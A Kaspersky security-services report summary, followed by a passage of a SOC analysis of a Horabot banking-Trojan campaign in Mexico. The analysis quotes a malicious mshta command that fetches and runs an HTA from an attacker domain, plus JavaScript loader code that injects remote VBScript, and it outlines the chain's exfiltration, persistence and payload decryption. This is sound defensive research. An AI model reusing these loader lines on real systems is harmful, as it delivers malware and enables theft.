Visualização de leitura

Anatomy of a Cyber World Global Report 2026

Kaspersky Security Services provide a comprehensive cybersecurity ecosystem, taking enterprise threat protection to another level. Services like Kaspersky Managed Detection and Response and Compromise Assessment allow for timely detection of threats and cyberattacks. SOC Consulting provides a practical approach ensuring the corporate infrastructure stays secured, while Incident Response is suited for timely remediation with a maximized recovery rate.


High-level overview of the MDR, IR and CA connection

High-level overview of the MDR, IR and CA connection

This new report brings together statistics across regions and industries from our Managed Detection and Response and Incident Response services, and for the first time, it also includes insights from our Compromise Assessment and SOC Consulting services — all to provide you with more comprehensive view of different aspects of corporate information security worldwide.

The scope of MDR and IR services

Provision of Kaspersky’s MDR and IR services follows a global approach. The majority of customers accounted for the CIS (34.7%), the Middle East (20.1%), and Europe (18.6%).

Distribution of customers by geographical region, 2025

Distribution of customers by geographical region, 2025

MDR telemetry

Following the previous year’s numbers, in 2025, the MDR infrastructure received and processed an average of 15,000 telemetry events per host every day, generating security alerts as a result. These alerts are first processed by AI-powered detection logic, after which Kaspersky SOC analysts handle them as required. Overall, a total of approximately 400,000 alerts were generated in 2025. After counting out false positives, 39,000 alerts were further investigated.

MDR telemetry statistics, 2025

MDR telemetry statistics, 2025

Incident statistics

The distribution of remediation requests by industry has slightly changed as compared to previous years’ pattern. Government (18.5%) and industrial (16.6%) organizations are still the most targeted industries in regards to cyberattacks that require incident response activities. However, this year, the IT sector saw a growth in the number of IR requests, eventually being placed third in the overall industry distribution rankings and thus replacing financial organizations, which were targeted less often than in 2024. This is equally true for smaller-scale attacks that can be contained and remediated through automated means — the only difference is that medium- and low-severity incidents are more often experienced by financial organizations.

Distribution of all incidents by industry sector, 2025

Distribution of all incidents by industry sector, 2025

Key trends and statistics

This section presents key findings and trends in cyberattacks in 2025:

  • The number of high-severity incidents decreased, following a downward trend that we’ve been observing since 2021. The majority of those incidents account for APT attacks and red teaming exercises, which indicates two landscape trends. On the one hand, skilled adversaries make efforts to increase impact, while on the other, organizations spend more resources on probing their defense systems.
  • The most common vulnerabilities exploited in the wild were related to Microsoft products. Half of all identified CVEs led to remote code execution, notably without authentication in some cases.
  • Exploitation of public-facing applications, valid accounts, and trusted relationships remain the most popular initial vectors, and their overall share has increased, accounting to over 80% of all attacks in 2025. In particular, attacks through trusted relationships are evolving: their share has increased to 15.5% from 12.8% in 2024. They are also becoming more complex: for instance, we witnessed a case where adversaries had compromised more than two organizations in sequence to ultimately gain access to a third target.
  • Standard Windows utilities remain a popular LotL tool. Adversaries use those to minimize the risk of detection during delivery to a compromised system. The most popular LOLBins we observed in high-severity incidents were powershell.exe (14.4%), rundll32.exe (5.9%), and mshta.exe (3.8%). Among the most popular legitimate tools used in incidents we flag Mimikatz (14.3%), PowerShell (8.1%), PsExec (7.5%), and AnyDesk (7.5%).

The full 2026 Global Report provides additional information about cyberattacks, including real-world cases discovered by Kaspersky experts. We also describe SOC Consulting projects and Compromise Assessment requests. The report includes comprehensive analysis of initial attack vectors in correlation with the MITRE ATT&CK tactics and techniques and the full list of vulnerabilities that we detected during Incident Response engagements.

The SOC Files: Time to “Sapecar”. Unpacking a new Horabot campaign in Mexico

Introduction

In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.

Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.

The starting point

As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.

The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.

The attack chain

After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.

Stage 1: Initial lure

Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:

mshta https://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta


This command retrieved and executed an HTA file that contained the following:

It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.

Stage 2: A pinch of server-side polymorphism

The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);


The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.


The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.

The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);



Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:

  • Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
  • Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
  • Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.

  • Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
  • Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
  • PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
  • Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
  • Cleanup routines: removes temporary files and terminates selected processes.

During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.

As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.

Stage 3: The evil combination of AutoIT and a banking Trojan

It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.



The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.

